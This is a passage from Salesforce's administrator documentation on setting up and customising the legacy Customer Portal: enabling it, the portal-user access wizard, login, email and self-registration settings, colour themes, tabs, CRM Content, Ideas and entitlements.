User Controls	Users can click **Edit My Settings** after they sign in to change their: • Community username • Community password • Locale • Language • Time zone • Notification settings • Contact information	Users can use the Customer Portal Welcome component to change their: • Portal username • Portal password • Locale • Language • Time zone • Contact information	None

Note: Contact Salesforce to activate a specific portal for your organization.

Enabling Your Customer Portal

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable the Customer Portal:
- "Customize Application"

To enable the Salesforce Customer Portal:

1. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
2. Click **Edit**.
3. Select Enable Customer Portal.
4. Click **Save**.
5. Continue setting up the portal.

Tips on Enabling the Customer Portal

Consider the following when enabling the Customer Portal:

- After you enable the Customer Portal, you can create multiple Customer Portals to satisfy the various business needs of your customers.
- These items become available after you enable the Customer Portal:
  - The High Volume Customer Portal, Authenticated Website, Customer Portal Manager, and Customer Portal User profiles, if you purchased user licenses for them.
  - The **Enable Customer Portal User** and **View Customer Portal User** buttons on contact and person account records.
  - The All Customer Portal Users and All Internal Users groups along with the Roles and Internal Subordinates sharing rule category.
- After you enable a Customer Portal, you cannot disable it. However, you can prevent users from logging into it. See Enable Customer Portal Login and Settings on page 2432.

SEE ALSO:

Setting Up Your Customer Portal

Considerations for the Convert Portal User Access Wizard

Your Customer Portal and partner portal users appear in the role hierarchy, however, they're external contacts who don't need access to your organization's internal data. When setting up a Customer Portal or partner portal, you can use the Convert Portal User Access wizard to help ensure that no records or folders are shared with a portal user.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set sharing rules:
- "Manage Sharing"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

The wizard affects the following areas of your Salesforce org:

Sharing Rules

The Convert Portal User Access wizard converts any sharing rules that include the Roles, Internal and Portal Subordinates data set category to include the Roles and Internal Subordinates data set category instead.

The Roles and Internal Subordinates data set category allows you to create sharing rules that include all users in a specified role plus all users in roles below that role, excluding any Customer Portal and partner portal roles.

Only organization-wide sharing rules are updated when you convert Roles, Internal and Portal Subordinates to Roles and Internal Subordinates. The Roles, Internal and Portal Subordinates category for queues, public groups, list views, documents, and manual sharing created on specific records by clicking the **Sharing** button is not converted to Roles and Internal Subordinates.

Note: After running the Convert Portal User Access wizard, you must recalculate the sharing rules to apply the changes. From the Setup `Quick Find` box, enter *`Sharing Settings`*. Under `Account Sharing Rules`, click **Recalculate**, then click **OK**.

The Roles, Internal and Portal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy.

The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy *and* enable a portal.

Folder Sharing

The Convert Portal User Access wizard also enables you to automatically convert the access levels of any report, dashboard, or document folders that are accessible to Roles, Internal and Portal Subordinates to a more restrictive access level: Roles and Internal Subordinates. This helps prevent Customer Portal and partner portal users from accessing folders. Using the wizard is more efficient than locating various folders in Salesforce and setting their access levels individually.

The wizard does not convert folders that are accessible to all users or accessible to public groups. You must manually update the access levels on those folders.

When you first save a Customer Portal or partner portal, Salesforce automatically displays the Convert Portal User Access wizard.

SEE ALSO:

Using the Convert Portal User Access Wizard

Configuring User Access to the Customer Portal

Using the Convert Portal User Access Wizard

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

When setting up a Customer Portal or partner portal, you can use the Convert Portal User Access wizard to help ensure that no records or folders are shared with a portal user.

To use the wizard:

1. For the Customer Portal, from Setup, enter *`Customer Portal Settings`* in the `Quick Find` box, then select **Customer Portal Settings**. For the partner portal, from Setup, enter *`Partners`* in the `Quick Find` box, then select **Settings**.
2. Click the **Convert Portal User Access** link.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set sharing rules:
- "Manage Sharing"

3. Select the checkboxes next to the sharing rules you want to convert to Roles and Internal Subordinates.

   If there are no sharing rules to convert but you want to convert the access level for folders, proceed to the following step.

4. Click **Next**.
5. Select the checkboxes next to the folders whose access levels you want to change to Roles and Internal Subordinates.

   The wizard does not convert folders that are accessible to all users or accessible to public groups. You must manually update the access levels on those folders.

   A particular folder may display on multiple rows in the wizard. This is because the wizard displays a row for each Role, Internal and Portal Subordinates category to which a folder is shared.

6. Click **Next**.
7. Click **Save** to apply your selected changes.

SEE ALSO:

Considerations for the Convert Portal User Access Wizard

Creating Multiple Customer Portals

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

After you have enabled the Salesforce Customer Portal, you can create multiple Customer Portals to satisfy the various business needs of your customers.

To create more than one Customer Portal:

1. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
2. Click **New**.
3. Follow the same steps used to set up your organization's first Customer Portal. See Setting Up Your Customer Portal on page 2424.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create multiple Customer Portals:

- "Customize Application"

Note: Contact Salesforce for information about the number of Customer Portals you can activate for your organization.

Before you begin creating multiple Customer Portals for your organization, review the following implementation tips and best practices.

Implementation Tips

- Portal users can only log into Customer Portals assigned to their profile. To assign a profile to a Customer Portal, select the name of a portal from the Customer Portal Setup page, click **Edit Profiles** in the Assigned Profiles section, and select the Active checkbox next to the profile you want to assign to the portal.

  A portal user can access all the Customer Portals assigned to his or her profile with one username and password.

  You can view the number of active users associated with each profile assigned to a Customer Portal by creating a custom summary report and adding Profile to your report columns.

- The login URL of each Customer Portal you create contains a unique identifier, such as portalId=060D00000000Q1F. The unique identifier determines the specific portal a user can access. If a user accesses a login URL that does not contain a unique identifier, they are automatically directed to the login URL of the first Customer Portal you created. Note that portal users can only log into a Customer Portal via the portal's login page and not through the Salesforce login page.
- The settings on the following items apply to both your organization *and* your Customer Portals:
  - List views
  - Search layouts
  - Case assignment rules
  - Workflow alerts

Best Practices

- Because you can uniquely customize the fonts, colors, email templates, and login message of each Customer Portal you create, you can build a Customer Portal for each product and customer service level supported by your organization. For example, if your organization provides gold, silver, and bronze levels of customer support, then you could create a unique Customer Portal for each.

  Note: JavaScript and CSS code are automatically removed from HTML files used as the portal login message.

- You can standardize the communication templates sent to the users of all your Customer Portals by clicking the **Set Default Email Templates for All Customer Portals** link on the Tools section of the Customer Portal Setup page. These settings determine the email templates to use when sending email notifications, such as a new case comment or a reset password, to portal users whose profiles are associated with more than one Customer Portal.

  By default, sample templates are automatically selected for you in the `New User Template`, `New Password Template`, and `Lost Password Template` lookup fields. However, sample templates are not selected for you in the `New Comment Template` and `Change Owner to Portal User Template` lookup fields. Unless you select templates for these fields, users whose profiles are associated with more than one Customer Portal will not receive email notifications when new comments are added to their cases or when they become the new owner of a record in the Customer Portal. Email templates must be marked as `Available for Use` to be sent to portal users.

  Tip: Because the default email templates are sent to users of multiple Customer Portals, we recommend that you create default email templates that do not contain portal-specific branding.

- You cannot delete a Customer Portal, but you can prevent users from logging into a portal by deselecting the `Login Enabled` checkbox. For more information, see Enable Customer Portal Login and Settings on page 2432.
- You can create multiple Customer Portals that display different tabs for users with the same profile, as long as the profile has access to each object displayed on a tab. For more information, see Customizing Your Customer Portal Tabs on page 2441.

SEE ALSO:

Setting Up Your Customer Portal

About Customer Portal User Management

Administrator setup guide: Salesforce Customer Portal Implementation Guide

Enable Customer Portal Login and Settings

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

1. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
2. Click **Edit** next to the name of the Salesforce Customer Portal you want to customize.
3. Set the following options:

Setting	Description
Name	Name of the Customer Portal as displayed on the portal's detail and edit pages, as well as the Customer Portal Setup page. The name of the Customer Portal is not displayed on portal pages, but it does display in the browser title bar. The name of your portal must be unique for your organization and not already in use by a Customer Portal or partner portal. Furthermore, an error may occur if you name a Customer Portal "partner portal" Customer Portal
Description	A description of the Customer Portal as displayed on the portal's detail and edit pages. The description of the Customer Portal is not displayed in the portal.
Login Enabled	Allows users to log in to the Customer Portal. We recommend that you do not select this checkbox until you have completed the steps described in Setting Up Your Customer Portal. Note: Users must be able to log in to the Customer Portal, be within their user profile's restricted IP range, and be within designated Login Hours in order to be able to reset their passwords.
Administrator	Click the lookup icon ( ) to choose a default administrator for your Customer Portal. All email notifications regarding users who

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable login and settings for the Customer Portal:
- "Customize Application"

Setting	Description
	self-register for your Customer Portal will be sent to this Salesforce user. Notifications include information about registration errors and any other issues self-registering customers may experience, such as inadvertently entering duplicate email addresses, creating duplicate contact records, and exceeding your organization's user license limit. When choosing an administrator for your Customer Portal, you can only select users that have the "Edit Self-Service Users" permission. Furthermore, you cannot deactivate a user selected as a portal administrator.

Portal Default Settings

Setting	Description
`Login URL`	The URL of the Web page that displays when users log in to your Customer Portal. You can click this URL to log in to your portal and interact with it. Insert this URL into your website so users can access the login page to your Customer Portal. The login URL of each Customer Portal you create contains a unique identifier, such as portalId=060D00000000Q1F. The unique identifier determines the specific portal a user can access. If a user accesses a login URL that does not contain a unique identifier, they are automatically directed to the login URL of the first Customer Portal you created. Note that portal users can only log into a Customer Portal via the portal's login page and not through the Salesforce login page.
`Logout URL`	The URL of the Web page that displays when users log out of the Customer Portal–for example, "http://www.acme.com." If a logout URL is not specified, portal users return to the login page when they log out.
`Top-Level Category for Portal`	The top-level category accessible by customers in the Customer Portal. Customers can view all solutions marked `Visible in Self-Service Portal` in this category and its subcategories. This field is available only if you have enabled solution browsing. See Customizing Solution Settings on page 3017.
`Enable Self-Close Case from Suggested Solutions`	Allows users to close cases in the Customer Portal directly from suggested solutions. For example, when a user views a suggested

Portal Default Settings	
Setting	**Description**
	solution that helps them solve a case, he or she can click **Yes, please close my case** if this setting is enabled.
`Show Action Confirmation`	Allows users to view confirmation messages after they complete an action in the Customer Portal. For example, after a user creates a case in your Customer Portal, he or she views the message "Case has been submitted" if this setting has been enabled. Confirmation messages may help users clearly understand actions they have completed in your Customer Portal.
`HTML Messages Default Language`	Specifies the language that portal HTML messages are displayed in when custom language portal HTML messages are not configured. This setting is only available for organizations that have multiple languages enabled.

Email Notification Settings	
Setting	**Description**
`From Email Address`	The email address from which all Customer Portal communication templates are sent—for example, "support@acme.com." Salesforce sends the emails automatically, but they appear to portal users as if they were sent from this email address. If a portal user responds to a communication template, the response is sent to this address.
`From Email Name`	The name associated with the "From" Email Address—for example, "Acme Customer Support."
`New User Template`	The email template used to send a username and initial password to all newly enabled and self-registering Customer Portal users. By default, a sample template is automatically selected for you. You can also create your own template or modify the sample. Be sure to mark the template as `Available for Use`.
`New Password Template`	The email template used to send a new password to existing Customer Portal users when you reset their passwords. By default, a sample template is automatically selected for you. You can also create your own template or modify the sample. Be sure to mark the template as `Available for Use`.
`Lost Password Template`	The email template used to send a new password to existing Customer Portal users when they reset their own passwords by clicking **Forgot your password?** on the login page of the Customer Portal. By default, a sample template is automatically selected for you. You can also create your own template or

Email Notification Settings	
Setting	**Description**
	modify the sample. Be sure to mark the template as `Available for Use`.
`New Comment Template`	The email template used to send a notification to Customer Portal users when a public comment is added to one of their cases. This template must be marked as `Available for Use`.
`Change Owner to Portal User Template`	The email template used to send a notification to Customer Portal users when they become the new owner of a record in the portal. This template must be marked as `Available for Use`.

Note: You can standardize the communication templates sent to the users of all your Customer Portals by clicking the **Set Default Email Templates for All Customer Portals** link on the Tools section of the Customer Portal Setup page. For more information, see Creating Multiple Customer Portals on page 2430.

Tip: If you plan to use the same communication template for different objects, such as the Change Owner to Portal User Template, we recommend that you include text and merge fields on the template that are appropriate for both objects. For example, if your organization has a Warranty custom object and a Training custom object, and you want to use the Change Owner to Portal User Template for both, the text and merge fields on the template should read: "A new record has been assigned to you. Id: {!Training.ID}{!Warranty.Id}." When the template is sent, only the relevant merge fields will display.

Look and Feel	
Setting	**Description**
`Header`	A text or HTML file that allows you to incorporate your organization's branding into the header of your Customer Portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The files you include in the `Header` and `Footer` lookup fields can have a combined size of up to 10 KB. We recommend that you do not add a header *and* a logo to your portal because they may not display properly together. You can position the logout link anywhere on the header by using the HTML tag: "`<a href="/secur/logout.jsp">Logout</a>`."
`Footer`	A text or HTML file that allows you to incorporate your organization's branding into the footer of your Customer Portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The files you include in the `Header` and `Footer` lookup fields can have a combined size of up to 10 KB.

Look and Feel

Setting	Description
`Logo`	An image file that allows you to incorporate your organization's branding into the top left header of your Customer Portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab and marked as an `Externally Available Image`. The file you include in the `Logo` lookup field can be up to 20 KB. We recommend that you do not add a header *and* a logo to your portal because they may not display properly together.
`Login Message`	A text or HTML file that allows you to incorporate your organization's branding into the header of the login page, forgot password page, and change password page of your Customer Portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The file you include in the `Login Message` lookup field can be up to 2 KB. Note: JavaScript and CSS code are automatically removed from HTML files used as the portal login message.

Self-Registration Settings

Setting	Description
`Self-Registration Enabled`	Allows existing contacts to register themselves for access to your Customer Portal. When you select this checkbox and add the `Allow Customer Portal Self-Registration` checkbox to contact page layouts, contacts whose records are marked `Allow Customer Portal Self-Registration` can view a self-registration area on the Login page of your Customer Portal. From the self-registration area, users can enter their email address and click **Submit** to receive an automatically assigned username and password for logging in to your Customer Portal. Other email notifications sent to users regarding their registration status include: • Existing user, from which the user can enter another email address or click a **Forgot Password?** link to retrieve his or her password. • New user, which informs the user that the email address he or she submitted does not match an existing contact in your

Self-Registration Settings	
Setting	**Description**
	organization. If an administrator has implemented Web-to-Case or Web-to-Lead to capture new user information, then the user can click a link to enter his or her information on the appropriate form. • Internal error, which informs the user that an error occurred during the self-registration process and that your portal's administrator has been notified about the error. • Ineligible user, which informs the user that he or she is not eligible for self-registration to your Customer Portal. This notification is sent when a submitted email address matches a contact that does not have the `Allow Customer Portal Self-Registration` checkbox selected. It is also sent when a submitted email address does not match any contacts, and your administrator has not set up Web-to-Lead or Web-to-Case to capture new user information. Ensure that all required custom fields on users have default values. Otherwise, users who self-register for your Customer Portal will receive an error message. Note that person account users cannot self-register for your Customer Portal. When person account users self-register for your Customer Portal, they receive an email notification that instructs them to contact the portal administrator.
`New User Form URL`	Allows you to specify the URL of a Web-to-Lead or Web-to-Case form for users who self-register for access to your Customer Portal. The URL to this form is offered via the template selected in the `Registration Error Template` field to self-registering users who lack an existing contact record, so that their information can be captured and converted to a contact.
`Registration Error Template`	The email template sent to users who self-register for your Customer Portal, but experience a registration error, or need to complete a Web-to-Case or Web-to-Lead form to register for your portal. By default, a sample template is automatically selected for you. You can also create your own template or modify the sample. Be sure to mark the template as `Available for Use`. The `From Email Address` and `From Email Name` fields on Customer Portal settings specify who this template is sent from.

Self-Registration Settings	
Setting	**Description**
`Default New User License`	Click the lookup icon ( ) to choose a default portal user license for users who self-register for your Customer Portal.
`Default New User Role`	Click the lookup icon ( ) to choose a default portal role for users who self-register for your Customer Portal.
`Default New User Profile`	Click the lookup icon ( ) to choose a default portal profile for users who self-register for your Customer Portal. You cannot delete the profile selected as the default portal profile.

4. Click **Save** to save your Customer Portal settings.

SEE ALSO:

Setting Up Your Customer Portal

Customize Your Customer Portal Fonts and Colors

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change the fonts and colors of the Customer Portal:

- "Customize Application"

You can customize the fonts and colors of the Salesforce Customer Portal to reflect your company's branding. Your portal's fonts and colors are specified in a portal "color theme." Select a predefined color theme and, optionally, customize it to better match your branding. You can click the **See examples** link to see all of the theme attributes you can customize.

1. From Setup, enter *`Customer Portal Settings`* in the `Quick Find` box, then select **Customer Portal Settings**.
2. Select the name of your Customer Portal.
3. Click **Change Portal Fonts and Colors**.
4. Select a color theme from the `Color Theme` drop-down list. Select Custom from the `Color Theme` drop-down list to create your own theme from scratch. A preview of the color theme you select is automatically displayed in the Preview sections.
5. Optionally, customize the color of any theme you select by either:
   - Entering a hexadecimal value into any theme attribute, or
   - Clicking the hexadecimal value of any theme attribute and selecting a color from the point-and-click editor

   When you customize a theme, it is automatically renamed Custom when saved. You can customize the following options, which, when customized, automatically display in the Preview sections:

Tab Styles	
Theme Attribute	**Description**
`Current Tab Text`	Text color of the tab users have selected.
`Current Tab Background`	Background color of the tab users have selected.
`Current Tab Border`	Border color of the tab users have selected.
`Other Tab Text`	Text color of the tabs users have not selected.
`Other Tab Background`	Background color of the tabs users have not selected.
`Other Tab Border`	Border color of the tabs users have not selected.
`Tab Bar Background`	Background color behind all tabs.

Page Styles	
Theme Attribute	**Description**
`Page Background`	Portal background color, excluding search, related lists, recent items, solution categories, document folders, and the Create New drop-down list.
`Text`	Text color, size, and font on all portal items, except for tabs, buttons, headers, and field labels. Optionally, you can change the number in the percent field to increase or decrease the size of all portal items. Additionally, you can change the font of all portal items, except for tabs, buttons, headers, and field labels from the drop-down list.
`Field Label Text`	Text color of the field names on records. Optionally, you can change the font of the text from the drop-down list.
`Link`	Text color of all links.
`Link Hover`	Text color of all links when a user hovers the mouse over them.
`Field Separator`	Color of the lines that separate fields on records.
`Bottom Border`	Color of the line bordering the bottom of the portal.

Section Styles	
Theme Attribute	**Description**
`Header Background`	Background color of all headings, including search, recent items, related lists, solution categories, documents folders, and the selected tab.

Section Styles	
Theme Attribute	**Description**
`Section Header Text`	Text color and font on the headers of search, related lists, recent items, solution categories, and document folders. Optionally, you can change the font of the text from the drop-down list.
`Left Border`	Border to the left of search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Right Border`	Border to the right of search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Top Border`	Border above search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Bottom Border`	Border underneath search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Section Background`	Background color of search, related lists, recent items, solution categories, document folders, and the Create New drop-down list.

List Styles

Theme Attribute	Description
`List Header Text`	Text color of the field names selected as column headings on list views. Optionally, you can change the font of the text from the drop-down list.
`Header Underline`	Color of the lines underneath column headings on related lists and list views.
`Separator`	Color of the lines between records on list views.
`Row Highlight`	Color of a record when a user hovers the mouse over it on list views.

6. Click **Save** to save all changes to the theme values.

Tip: Changes are visible to Customer Portal users when they refresh their browsers. Therefore, we recommend updating your portal color theme at times when users are least likely to visit your Customer Portal.

Note: To customize the header, footer, and logo of your Customer Portal, see Enable Customer Portal Login and Settings on page 2432.

SEE ALSO:

Setting Up Your Customer Portal
Customizing Your Customer Portal Tabs

Customizing Your Customer Portal Tabs

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Customer Portal tabs:
- "Customize Application"

The Salesforce Customer Portal can display the following tabs:

- Answers
- Articles
- Ideas
- Home
- Cases
- Reports
- Solutions
- Web tabs

- Entitlements
- Custom objects
- Service contracts
- Chatter Answers
- Documents from the Documents tab
- Salesforce CRM Content tabs: Libraries, Content, and Subscriptions

Additionally, the Customer Portal can display the following tabs to delegated external user administrators:

- Accounts
- Contacts

To choose which tabs display to users logged in to a Customer Portal, and to customize the order in which tabs display to portal users:

1. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
2. Select the name of the Customer Portal whose tabs you want to customize.
3. Click **Customize Portal Tabs**.
4. To add or remove tabs, select a tab title, and click the **Add** or **Remove** arrow to add or remove the tab to or from the Selected Tabs box. To change the order of the tabs, select a tab title in the Selected Tabs box, and click the **Up** or **Down** arrow.
5. Optionally, from the Default Landing Tab drop-down, you can select which tab to display to users when they log into your portal.
6. Click **Save**.

You can further specify which tabs users can access by editing tab settings in users' associated profiles and permission sets.

Tip: You can create multiple Customer Portals that display different tabs for users with the same profile, as long as they have access to each object displayed on a tab.

To make the following tabs visible in the Customer Portal, use the steps above and change the tab visibility setting to Default On in all Customer Portal profiles.

Allowing Portal Users to View Web Tabs

To allow portal users to view Web tabs, simply create Web tabs and assign them to Customer Portal profiles.

Granting Portal Users Access to the Documents Tab

To allow portal users to view a Documents tab, grant Customer Portal users access to the folders on your Salesforce Documents tab that contain the files you want them to view.

Allowing Portal Users to View the Reports Tab

To allow portal users to view a Reports tab:

1. Grant portal users access to the folders on your Salesforce Reports tab that contain the reports you want them to run.
2. Set the organization-wide default sharing model to Private on objects you want portal users to report on.
3. Assign portal users to permission sets or profiles that include the "Run Reports" permission.

When you add the Reports tab to your Customer Portal, portal users:

- Cannot customize reports or filter report results; they can only run reports.
- Can export reports to Excel if they have the "Export Reports" permission.

- Do not have access to the Unfiled Public Reports and My Personal Custom Reports folders.
- Will receive an insufficient privileges error if they run a report that contains objects they do not have permission to view.

Providing Portal Users with Access to the Ideas Tab

To allow portal users to access the Ideas tab, configure Ideas to display in the portal. For more information, see Creating and Editing Zones on page 2508 and Enabling Ideas in the Customer Portal on page 2445.

If your organization has the Ideas and Answers Portal license, hide the Reports tab in the Customer Portal. Otherwise, your Customer Portal users receive an Insufficient Privileges message when they click the Reports tab. For information on hiding tabs, see Customizing Your Customer Portal Tabs on page 2441.

Allowing Portal Users to Access Salesforce CRM Content Tabs

To allow portal users to access Salesforce CRM Content, see Enabling Salesforce CRM Content in the Customer Portal on page 2443.

SEE ALSO:

- Setting Up Your Customer Portal
- Administrator setup guide: Salesforce Customer Portal Implementation Guide

Enabling Salesforce CRM Content in the Customer Portal

USER PERMISSIONS	
To set up and update the Customer Portal:	"Customize Application"
To create and edit profiles:	"Manage Profiles and Permission Sets"
To manage Customer Portal users:	"Edit Self-Service Users"
To create Salesforce CRM Content library permissions:	"Manage Salesforce CRM Content" OR "Manage Content Permissions"
To add users to a Salesforce CRM Content library:	"Manage Salesforce CRM Content" OR `Manage Library` checked in your library permission definition

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Salesforce CRM Content is available in the Customer Portal. Two levels of access to Salesforce CRM Content can be granted to Customer Portal users:

- Portal users without a Salesforce CRM Content feature license can download, rate, comment on, and subscribe to content if they have the "View Content on Portals" user permission. They cannot view potentially sensitive data such as usernames, download history, and version history. The content delivery feature is not available to portal users.
- Portal users with a Salesforce CRM Content feature license can access all Salesforce CRM Content features granted by their library permission(s), including contributing content, moving and sharing content among libraries, and deleting content. They can also view Salesforce CRM Content reports. The content delivery feature is not available to portal users.

Enabling Salesforce CRM Content for Non-Licensed Users

After you have enabled your Customer Portal, complete the following steps to enable Salesforce CRM Content in your portals. Use these steps if you have not purchased Salesforce CRM Content feature licenses for your portal users.

1. Update Customer Portal profiles:
   a. Clone the Customer Portal User or Customer Portal Manager profile.
   b. In the cloned profiles, add the "View Content in Portals" user permission.
   c. Change the tab visibility for the Libraries, Content, and Subscriptions tabs from Tab Hidden to Default On.
   d. Assign the cloned profiles to your Customer Portal users.
2. Determine what privileges your portal users will have in each Salesforce CRM Content library by creating one or more library permissions.

   Note: A library permission can only grant privileges that a user's feature license or profile permits. For example, even though `Tag Content` is a library permission option, selecting it does not allow portal users without a Salesforce CRM Content feature license to tag content.
3. Determine which libraries you want your portal users to have access to. Ensure that confidential content is not available in these libraries.
4. Add portal users to libraries. Portal users with the Customer Portal User profile or a clone of that profile can only be added to a library as part of a public group. Portal users with the Customer Portal Manager profile or a clone of that profile can be added to a library individually.
5. Add the Salesforce CRM Content tabs to each Customer Portal.

   Note: The Documents tab is not part of Salesforce CRM Content.

Enabling Salesforce CRM Content for Licensed Users

After you have enabled your Customer Portal, complete the following steps to enable Salesforce CRM Content in your portals. Use these steps if you have purchased Salesforce CRM Content feature licenses for your portal users

1. Update Customer Portal profiles:
   a. Optionally, clone the Customer Portal User and Customer Portal Manager profile to include the "Create Libraries" user permission if you want to allow portal users to create and administer new libraries.
   b. In your standard or cloned Customer Portal profiles, change the tab visibility for the Libraries, Content, and Subscriptions tabs from Tab Hidden to Default On.
   c. Assign the cloned profiles to your Customer Portal users as needed.
2. Select the `Salesforce CRM Content User` checkbox on the user detail page for each Customer Portal user.

3. Determine what privileges your portal users will have in each Salesforce CRM Content library by creating one or more library permissions.

   Note: A library permission can only grant privileges that a user's feature license or profile permits. For example, even though `Tag Content` is a library permission option, selecting it does not allow portal users without a Salesforce CRM Content feature license to tag content.

4. Determine which libraries you want your portal users to have access to. Ensure that confidential content is not available in these libraries.
5. Add portal users to libraries. Portal users with the Customer Portal User profile or a clone of that profile can only be added to a library as part of a public group. Portal users with the Customer Portal Manager profile or a clone of that profile can be added to a library individually.
6. Add the Salesforce CRM Content tabs to each Customer Portal.

   Note: The Documents tab is not part of Salesforce CRM Content.

SEE ALSO:

Setting Up Your Customer Portal

Enabling Ideas in the Customer Portal

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Ideas is available in the Customer Portal.

After you have set up your Customer Portal, follow the steps below to enable Ideas in your portal.

1. Create zones in the Ideas context that are active and configured to display in the portal. For more information, see Creating and Editing Zones on page 2508.
2. Add the Ideas tab to your Customer Portal. For more information, see Customizing Your Customer Portal Tabs on page 2441.
3. If your organization has the Ideas and Answers Portal license, hide the Reports tab in the Customer Portal. Otherwise, your Customer Portal users receive an Insufficient Privileges message when they click the Reports tab. For information on hiding tabs, see Customizing Your Customer Portal Tabs on page 2441.

SEE ALSO:

Setting Up Your Customer Portal

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up and update the Customer Portal:
- "Customize Application"

To create and edit profiles:
- "Manage Profiles and Permission Sets"

To customize Ideas:
- "Customize Application"

Enabling Entitlement Management in the Customer Portal

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can use the Customer Portal to provide your customers with access to their entitlements and service contracts. Contract line items don't display in the Customer Portal.

Note: High-volume customer portal users do not have access to service contracts and entitlements.

After you have set up entitlement management and enabled a Customer Portal, complete the following steps to add entitlement management to your portals.

1. Update Customer Portal profiles:
   a. Clone Customer Portal profiles and enable the "Read" permission on entitlements or service contracts.
   b. Optionally, on the profiles of delegated external user administrators, enable the "Create" and "Delete" permissions on entitlement contacts. This lets delegated external user administrators update entitlement contacts.
   c. In the cloned profiles, verify that the tab visibility for the Entitlements or Service Contracts tabs are Default On.
2. At the bottom of the customer portal detail page, click **Edit Profiles** and activate the new profiles.
3. Customize case page layouts to add the `Entitlement Name` lookup field. This lets portal users add entitlements to cases.

   Tip: *Don't* add the following entitlement process fields to case page layouts for portal users because portal users shouldn't access information related to your internal support processes: `Entitlement Process Start Time`, `Entitlement Process End Time`, `Stopped`, and `Stopped Since`.
4. Optionally, customize related lists on accounts and contacts to add Entitlements. This lets delegated external user administrators create cases automatically associated with the right entitlements.
